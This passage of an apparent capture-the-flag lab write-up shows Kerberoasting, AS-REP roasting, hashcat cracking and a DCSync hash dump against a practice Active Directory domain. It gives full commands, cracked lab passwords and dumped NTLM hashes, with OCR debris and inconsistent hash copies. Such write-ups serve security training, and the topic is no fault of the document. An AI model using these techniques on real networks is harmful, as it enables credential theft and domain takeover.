8ecc0df92ee8bb4a05fd65fd6454275c66a313868aef5caabaa3fb2511e93c0dec673581736f9da96010b8bc1e7ed130be7901a0c5e508c086e61e4435e14ad3483a2c927c93b481c975900679d271c89d4b909227a3d0cb562d6a53806d2a0a25041ee9154ce273773
db4b8b59e771014696f80e6f8130ef300203e854240827438d386f5cfaef6d1397eca181aa019483e7cd81f5085e734b96447d9f9385aff169bbe683464f8c272a15a60cea00924a66669f35c5fa07f433f67e32a6b77d3f270bdd18b084436c9bf23aa583ab5d36436
7c9bc2460036675261d05739f9b7b68bd4715dda0c12daac1bc6844fb969ba89f668ec78e816deafbd626d81dbc91f3fea65b09d784560d320b20ddc073692fd3cb90ea1a5a790cd1bd33c2694bc07fe498c11360458c9d8731a8e116c38eab083c10993d1be9f14a84
15512f54c7184c8ed762d0f5b433959b0bddb58e908989915ca16d38fcda33df2892ee8ca4b43c5fefd7e3a51aa9550539dc8067a2cd4f68a110bb486084f2fc40c6376154573a3d57908c82c11a6b014ed39cd3600eed2ba683c90c0b5f3f0ea12499a0aa603556760
81db681d7d411da0abdb8509c1acf1b4522cb00dc377087dec0acc997ef9064ee82a351dad146819eb77c1860441a46ffb7ba511836916814c11e145922e8292f59ddad8d767caaf2b31d8a49650df4b285603b44763c3b1554bd8a67646d4f9445bbc8b3b9f6479423
808dd7bf42aaa6900a9b731bba851eb2a582bf02ad59f3014144fbe7d2be0c5b8daa896624037fdbf359c186f4092ae145da06056eec250c0ea3ecc3c5bf490e38eb03e72ba166addfabe9eb56a60d07fdbf81b3d947a5487608ddfd72ed28c11ec5191c871058302cea
b90575afbd2bbf1e528f8b7b41d309ac21d5b11857c367b8658502bc52387e499b702c913d1c93ec8661a838d8225ea7840d07adb5c8b38184d322d8ef22f213a7857825ecf0a2a69e312d76c7d8e596b0bd4bc42932546416df239d4e117d2d04017e2e4f7fdfd9be
1aca38f87d312b0b0a0

┌──(antoineabfaycal㉿kali)-[~]
└─$
```

Similarly, we retrieved the NTLM hash for the harold.wayne user via GetUserSPNs.py.

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ hashcat -m 13100 haroldwayne_tgs /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-10750H CPU @ 2.60GHz, 1435/2934 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.
```

```
$krb5tgs$23$*harold.wayne$ZEUSCORP.LOCAL$zeuscorp.local/harold.wayne*$73d570debda36fd583c03bac56df9775$7aab189c553815ee216a227c6c15745c4fb4bd3b361f3d908c53dd0bb4fcb6f81
5d1c6484520a1506e01a4b0e08e7cfd67dd0c37de5284bab94b3640a66723f7f79a512293c217da0931ece15c14bc0c4843324df12e56bd9dab6bfb7d94216fdcdb2d712e0842651c94c4b1365d3208e30e327
ba25b8269300adcc4186869696972cf26c3b706843604fbf15eaed4185df92367586b7e105f37d9112e7c365c49d3e67fd608f22b2b09df0faad530c31c08c84f1b2aa2b2d8ed5f71adcd5f306448cf6dc133a93
8ecc0df92ee8bb4a05fd65fd6454275c66a313868aef5caabaa3fb2511e93c0dec673581736f9da96010b8bc1e7ed130be7901a0c5e508c086e61e4435e14ad3483a2c927c93b481c975900679d271c89d4b9092
db4b8b59e771014696f80e6f8130ef300203e85424082743 8d386f5cfaef6d1397eca181aa019483e7cd81f5085e734b96447d9f9385aff169bbe683464f8c272a15a60cea00924a66669f35c5fa07f433f67e32
7c9bc2460036675261d05739f9b7b68bd4715dda0c12daac1bc6844fb969ba89f668ec78e816deafbd626d81dbc91f3fea65b09d784560d320b20ddc073692fd3cb90ea1a5a790cd1bd33c2694bc07fe498c1136
15512f54c7184c8ed762d0f5b433959b0bddb58e908989915ca16d38fcda33df2892ee8ca4b43c5fefd7e3a51aa9550539dc8067a2cd4f68a110bb486084f2fc40c6376154573a3d57908c82c11a6b014ed39cd3
81db681d7d411da0abdb8509c1acf1b4522cb00dc377087dec0acc997ef9064ee82a351dad146819eb77c1860441a46ffb7ba511836916814c11e145922e8292f59ddad8d767caaf2b31d8a49650df4b285603b4
808dd7bf42aaa6900a9b731bba851eb2a582bf02ad59f301414fbe7d2be0c5b8daa896624037fdbf359c186f4092ae145da06056eec250c0ea3ecc3c5bf490e38eb03e72ba166addfabe9eb56a68d07fdbf81b3d
b905754fbd2bbf1e52[illegible]5b11857c367b8658502bc52387e499b702c913d1c93ece8661a838d8225ea7840d07adb5c8b38184d322d8ef22f213a7857825ecf0a2a69e312d76c7d8e596b0bd4bc
1aca38f87d312b0b0a0:Password123!!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*harold.wayne$ZEUSCORP.LOCAL$zeuscorp.l ... b0b0a0
Time.Started.....: Sat May  3 15:46:37 2025 (38 secs)
Time.Estimated ...: Sat May  3 15:47:15 2025 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   270.5 kH/s (0.58ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10732032/14344385 (74.82%)
Rejected.........: 0/10732032 (0.00%)
Restore.Point....: 10731520/14344385 (74.81%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Pastilla → Pascale ...
Hardware.Mon.#1..: Util: 76%

Started: Sat May  3 15:46:35 2025
Stopped: Sat May  3 15:47:17 2025

┌──(antoineabfaycal㉿kali)-[~]
└─$
```

Using hashcat, we cracked this hash, obtaining the password "Password123!!".



Bloodhound visualized the potential attack paths originating from the compromised harold.wayne account.

iii- svc-sql


```
┌──(antoineabfaycal㉿kali)-[~]
└─$ impacket-GetUserSPNs -dc-ip 192.168.174.129 zeuscorp.local/lknope -request-user svc-sql -outputfile svcsql_tgs
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
ServicePrincipalName                  Name     MemberOf  PasswordLastSet             LastLogon  Delegation
--------------------                  ------   --------  ---------------             ---------  ----------
HOST/cadmus.zeuscorp.local            svc-sql            2025-04-13 23:21:42.032514  <never>
MSSQLSvc/zeus-dc.zeuscorp.local:1433  svc-sql            2025-04-13 23:21:42.032514  <never>


[-] CCache file is not found. Skipping ...

┌──(antoineabfaycal㉿kali)-[~]
└─$ more svcsql_tgs
$krb5tgs$23$*svc-sql$ZEUSCORP.LOCAL$zeuscorp.local/svc-sql*$17d93d99a281afa99631387915a70149$c8ee90e35a18a8023cea8d47dce4cbbde05bf6ec9cdb63cde0993fe027267fc3e7f1663653b87f11bdb810b311df9ac87e4299b5ecb091d33d6769
3cd37f93ab5a5b1e6aa5b361f1f3b0fac74a097d51e663c3e92fb23dd102936c6fb2c4d5056d20c9df72dc373eb652d432400313eb841770c6c6f8cd473a4ce44fa054631cb187d7b16b33674c2d99384845e93498f46f18f5cb0a9ff08a0b197d89dd61d32fbb33ba8
b3001b3954c4359aee20ae25ef92189cd4d69e62b72b1178d56b65921b458340f675467540a9363a8dc6e4096f5903f92bb244421075dbe2a386c72f565c8d9ba6899aa51e9ac66aa31f99aaa63c5d1c42c734da5145155bd7da85f5f8cc5f5388c740b0c624dde17e07
83eb7a35213cf39bba77b212fe28110c2509f9a74955a6325f3cd5ca68ab94879b634f3f242125a206395c64ca9b00ed501c20f291844792755dcbef60a9cbb9dcd811dcc58a6b79879c7c8828de44a864b1ad42616fe72177ab8aa10129a66adda039aaa2cadf0f4f4
990fc42849a768b247eb59b62e213f0149f7604d364763499d37b107375a872b12ffdee0298858edcc95755a4c52b9c3253d4b4cca00c70c2d60a5240e9e857266ab34649150aa0c9a74b32b4baa98255a6d1ff556b925ec26dcae0ee346f9d2d9ffc4a6982ac09a52d
2d73e46919a9fc1236d5fffc7dd833919e745e0536943060d463fd938b3883eefdc433f3976e5eee6b65858d669d206864865429079cb14e3f60a1d11082877a442789d67d542595af859f3b23e53d3d1ee756a3ed556cdb13a3035dda7c0af564b5a711a0797f4220d
e18069e669ef19cf2792eb7490843ea384e98cafde7d8ace46299471e25d925fa9baae3255a7775d2aea6c7b15f6208e8044d01d4642b4f63f378803936260e95bcd7b39952670a17a2c19e963edc031c3b4e24de2d2bf394e7d4d6f6914eaebcbaac1ab38467017757
b227bc50956a12f9e865056663b0d7991154fc017cf0491e8cff4b2100d414ac956094275051b021212dfa3dd85cd02222a92b01226bcc08a964b269b63242f364d4f85d04095d97c03099148a63b0b6119f6994ace929714a6f51f2f3c075e7717ce90bc42933577d3
17f49da3b40f9660352e15f129aa0dcbc6dbb8e45d8a59d283ce49512253d523a207467c6cf056c80272d2c45bcb7966ad13bc58a266248143e4aa3966525bdfbbb9243d43d1c3675a63e0571774da32b6365107aefb16ab69260cb97ab45d0178aca23d5b44687e44f
9c489d3476081694 2efa79ab5b2a87ab047d5af4fb58efdd676d1a83f15d013d64ba85c00e3b22eecc0f55621f1278b1335a6ca7544774353bfe748d686c6ac7d642cb2e2a073ab485074bdb004216a0c3ee068e241cc0e114c8cf57a966bff004c8312e350e94a34ce
c48547aef

┌──(antoineabfaycal㉿kali)-[~]
└─$
```

The NTLM hash for the svc-sql service account was retrieved using Impacket's GetUserSPNs.py.

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ hashcat -m 13100 svcsql_tgs /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-10750H CPU @ 2.60GHz, 1435/2934 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5tgs$23$*svc-sql$ZEUSCORP.LOCAL$zeuscorp.local/svc-sql*$17d93d99a281afa99631387915a70149$c8ee90e35a18a8023cea8d47dce4cbbde05bf6ec9cdb63cde0993fe027267
3cd37f93ab5a5b1e6aa5b361f1f3b0fac74a097d51e663c3e92fb23dd102936c6fb2c4d5056d20c9df72dc373eb652d432400313eb841770c6c6f8cd473a4ce44fa054631cb187d7b16b33674c
b3001b3954c4359aee20ae25ef92189cd4d69e62b72b1178d56b65921b458340f675467540a9363a8dc6e4096f5903f92bb244421075dbe2a386c72f565c8d9ba6899aa51e9ac66aa31f99aaa6
83eb7a35213cf39bba77b212fe28110c2509f9a74955a6325f3cd5ca68ab94879b634f3f242125a206395c64ca9b00ed501c20f291844792755dcbef60a9cbb9dcd811dcc58a6b79879c7c8828
990fc42849a768b247eb59b62e213f0149f7604d364763499d37b107375a872b12ffdee0298858edcc95755a4c52b9c3253d4b4cca00c70c2d60a5240e9e857266ab34649150aa0c9a74b32b4b
2d73e46919a9fc1236d5fffc7dd833919e745e0536943060d463fd938b3883eefdc433f3976e5eee6b65858d669d206864865429079cb14e3f60a1d11082877a442789d67d542595af859f3b23
e18069e669ef19cf2792eb7490843ea384e98cafde7d8ace46299471e25d925fa9baae3255a7775d2aea6c7b15f6208e8044d01d4642b4f63f378803936260e95bcd7b39952670a17a2c19e963
b227bc50956a12f9e865056663b0d7991154fc017cf0491e8cff4b2100d414ac956094275051b021212dfa3dd85cd02222a92b01226bcc08a964b269b63242f364d4f85d04095d97c03099148a
17f49da3b40f9660352e15f129aa0dcbc6dbb8e45d8a59d283ce49512253d523a207467c6cf056c80272d2c45bcb7966ad13bc58a266248143e4aa3966525bdfbbb9243d43d1c3675a63e05717
9c489d3476081694 2efa79ab5b2a87ab047d5af4fb58efdd676d1a83f15d013d64ba85c00e3b22eecc0f55621f1278b1335a6ca7544774353bfe748d686c6ac7d642cb2e2a073ab485074bdb00
c48547aef:Welcome123
```

Hashcat successfully cracked this hash, revealing the password "Welcome123".

3- AS-REP Roasting Attack



Bloodhound identified users susceptible to AS-REP roasting: harold.wayne, cbing, and mhannigan.

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ impacket-GetNPUsers -dc-ip 192.168.174.129 zeuscorp.local/lknope:Password1 -request -outputfile asrep_roastable_hashes
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Name        MemberOf                                                PasswordLastSet             LastLogon                   UAC
----------  ----------------------------------------------------    ----------------------      ----------------------      --------
cbing       CN=PartyPlanners,OU=Groups,OU=Executive,DC=zeuscorp,DC=local  2025-04-14 00:44:53.290475  2025-05-03 17:24:16.641687  0x410200
mhannigan   CN=ITOperators,OU=IT,DC=zeuscorp,DC=local              2025-04-14 00:44:53.524226  2025-05-03 17:24:16.656911  0x410200
harold.wayne                                                        2025-04-13 22:48:14.883843  2025-05-03 17:24:16.656911  0x410200


/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for rem
se timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
$krb5asrep$23$cbing@ZEUSCORP.LOCAL:b57b94be7918e9b18f9b9f7cdb7f9a98$ed6c761683a78ec45193039bfeb9b3e1d4591af4c993eb535b10550b3aaf38bb2555eee8b9
0c1745b7f49f3b65695c69e80fefeade2d522091a89744b6e301d56be38f568df91172b9850e2cab382af22e8a1f3a77378c52f18a54a2db3ccd035015ef7309781bb7c02e7133
7a6382a7f50068ced2135218a583737bb7978e4800589a3f01c61f6ccaeece3ba12d4fc3a63704387eac6707c725898ee8eaadef8804ba8ba3ac2d7e6f6c84bb2f790249b13713
b4541eb0bcfc8db4f24f7f1c5fbd611fca43c2a42
$krb5asrep$23$mhannigan@ZEUSCORP.LOCAL:6631f3ef63de02c22a6fe6de7a6e7c1d$36a9e7c7ce136fab8089a9954cb5a8cd5c7a781b2936022e51d5ee6a189ef6d3775eb2
7846e1b7aa821dbd5e239ff4c3842857c48e7d66edd47ed5e4a006263ee7168ff6dea36e65d54fa3749fd1e4a8a734d0b867c537201db3bd491c09092bc9b41a4869f8d97bbe26
e9d55761286e19fb12c8437b042989bcb900c4b63969f52d106b2d05005b4a68c1b62889c8069e32807d0790664d2d5321414bd459af870e2d6ec96ee8dfe85f904aae85c6a334
f19a47a6060f0e060ad0f24700d48326cbd4a4d12ac75
$krb5asrep$23$harold.wayne@ZEUSCORP.LOCAL:519ad68b097ea46a4ec8ad78379b7807$123befce4d76a0d13401fe0eac819c4c32043acc78db6619c40431d99240d62195f
fcc052c77cd9e26396623e061bb2c6aa396922418dd8536d45735b5f06dca76a6323b453dc5eaacc0d7ea73c2a9aa9af092927e9e6e2facfb1ae139d67dc40718340278c5b5cba
95e8972f034be9cd846c9e3ec2d5937a021c3dd1ce28b0cdf1618ea487137dee424da619c5265175948b8262f2d1b9367ff10f101a1327a4139328bf6e804bfa05e06822009a36
399e199a4384377e3706726c86b2596f6575ac349bc39830

┌──(antoineabfaycal㉿kali)-[~]
└─$
```

To exploit this, we utilized Impacket's GetNPUsers.py module, targeting the Domain Controller's IP address and authenticating with the lknope user's credentials. The output indicated that the user accounts cbing, mhannigan, and harold.wayne had the "Do not require Kerberos pre-authentication" setting enabled, making them AS-REP roastable.

The Kerberos Ticket Granting Tickets (TGTs) obtained for these users were then subjected to offline cracking using hashcat, successfully revealing their respective passwords.

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ hashcat -m 18200 asrep_roastable_hashes /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-10750H CPU @ 2.60GHz, 1435/2934 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 3 digests; 3 unique digests, 3 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.
```

```
$krb5asrep$23$harold.waynegZEUSCORP.LOCAL:519ad68b097ea46a4ec8ad78379b7807$123befce4d76a0d13401fe0eac819c4c32043acc78db6
dc5eaacc0d7ea73c2a9aa9af092927e9e6e2facfb1ae139d67dc40718340278c5b5cbab7130b43493fa38c45c019884fe95e8972f034be9cd846c9e3
e251c2d94a31dcc72c78a1a8a399e199a4384377e3706726c86b2596f6575ac349bc39830:Password123!!
$krb5asrep$23$mhannigan@ZEUSCORP.LOCAL:6631f3ef63de02c22a6fe6de7a6e7c1d$36a9e7c7ce136fab8089a9954cb5a8cd5c7a781b2936022e
65d54fa3749fd1e4a8a734d0b867c537201db3bd491c09092bc9b41a4869f8d97bbe265189a266d9de3d01db5581c4929e9d55761286e19fb12c8437
f3aa991e627a76a7edc110918f19a47a6060f0e060ad0f24700d48326cbd4a4d12ac75:Mike1231
$krb5asrep$23$cbing@ZEUSCORP.LOCAL:b57b94be7918e9b18f9b9f7cdb7f9a98$ed6c761683a78ec45193039bfeb9b3e1d4591af4c993eb535b10
850e2cab382af22e8a1f3a77378c52f18a54a2db3ccd035015ef7309781bb7c02e71339f619cd3dccfbb9b0d2265c80637a6382a7f50068ced213521
1c3aaea7a8161c1b7e38f591eb4541eb0bcfc8db4f24f7f1c5fbd611fca43c2a42:Chandler1022

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: asrep_roastable_hashes
Time.Started.....: Sat May  3 17:25:26 2025 (1 min, 46 secs)
Time.Estimated...: Sat May  3 17:27:12 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   307.0 kH/s (0.54ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 3/3 (100.00%) Digests (total), 3/3 (100.00%) Digests (new), 3/3 (100.00%) Salts
Progress.........: 33882112/43033155 (78.73%)
Rejected.........: 0/33882112 (0.00%)
Restore.Point....: 11293696/14344385 (78.73%)
Restore.Sub.#1...: Salt:1 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Chaparra01 → Chan15171715
Hardware.Mon.#1..: Util: 82%

Started: Sat May  3 17:25:07 2025
Stopped: Sat May  3 17:27:14 2025

┌──(antoineabfaycal㉿kali)-[~]
└─$
```

i- Flag

```
antoineabfaycal@kali: ~    antoineabfaycal@kali: ~    antoineabfaycal@kali: ~
                1 File(s)              35 bytes
                2 Dir(s)  50,945,966,080 bytes fre

C:\Users\harold.wayne\Desktop> type user.txt
ZEUSCORP{h4r0ld_h4s_b3en_ro4st3d}
```


Further investigation revealed a flag located on harold.wayne's Desktop, likely placed there to signify the successful exploitation of this user through the AS-REP roasting technique.

4- DCSync Attack


To further demonstrate our control over the domain, we executed a DCSync attack. This was achieved using Impacket's Secretsdump.py module, leveraging the domain administrator credentials of the jtribbiani account. This tool allowed us to directly request and obtain all password hashes of the domain users from the Domain Controller, effectively mimicking the behavior of a legitimate Domain Controller. These dumped hashes could then be subjected to offline cracking using hashcat, employing similar techniques as described previously.

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ impacket-secretsdump -outputfile inlanefreight_hashes -just-dc zeuscorp/jtribbiani@192.168.174.129
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7782e1ee45f4718a292ccefb11440645:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:006952f3ab5d33217ae0f386cbd2d572:::
zeuscorp.local\jtribbiani:1104:aad3b435b51404eeaad3b435b51404ee:07a4de77639af13490568a154c91f72e:::
zeuscorp.local\jlitman:1106:aad3b435b51404eeaad3b435b51404ee:17e17aa11f3fd4c1ba7f263e0db62144:::
zeuscorp.local\pbuffay:1107:aad3b435b51404eeaad3b435b51404ee:639c521f44b42b56bc3c880b21ea55f2:::
zeuscorp.local\PostgreSQL:1113:aad3b435b51404eeaad3b435b51404ee:c4b0e1b10c7ce2c4723b4e2407ef81a2:::
zeuscorp.local\cbing:1115:aad3b435b51404eeaad3b435b51404ee:0c2053d71684a7ca728d0c950039868d:::
zeuscorp.local\rgeller:1116:aad3b435b51404eeaad3b435b51404ee:199786e13bd4d1a9e3470a0c2a2f7032:::
zeuscorp.local\rgreen:1117:aad3b435b51404eeaad3b435b51404ee:c660e51df47e85a88e407aff421c0bd0:::
zeuscorp.local\mgeller:1119:aad3b435b51404eeaad3b435b51404ee:c3c13f4f05f21a1c604e0f18b94795fb:::
zeuscorp.local\mhannigan:1120:aad3b435b51404eeaad3b435b51404ee:17fe6acff9737c22282fbd4d9b1a2726:::
zeuscorp.local\harold.wayne:1123:aad3b435b51404eeaad3b435b51404ee:602f5c34346bc946f9ac2c0922cd9ef6:::
zeuscorp.local\svc-sql:1124:aad3b435b51404eeaad3b435b51404ee:316c5ae8a7b5dfce4a5604d17d9e976e:::
zeuscorp.local\svc-fileshare:1126:aad3b435b51404eeaad3b435b51404ee:316c5ae8a7b5dfce4a5604d17d9e976e:::
zeuscorp.local\lknope:1127:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
ZEUS-DC$:1000:aad3b435b51404eeaad3b435b51404ee:79566b28d8f55570d54878ab6b7f6200:::
HERCULES-PC$:1108:aad3b435b51404eeaad3b435b51404ee:6e504728367b3ce9aea1c9281b8e9327:::
CADMUS-PC$:1109:aad3b435b51404eeaad3b435b51404ee:544e7e83088245b0e105cdce4f1977b2:::
HERA-PC$:1110:aad3b435b51404eeaad3b435b51404ee:59a5af6d757cb3d92b3ffe8c875c87fc:::
WINDOWSBOXA$:1601:aad3b435b51404eeaad3b435b51404ee:089f8ab0d0516385ac963ec23913f146:::
```

5- Silver And Golden Tickets Attacks



First I found user jtribbiani's SID using the whoami /user command.



Using mimikatz, found the NTLM hash of the krbtgt user.

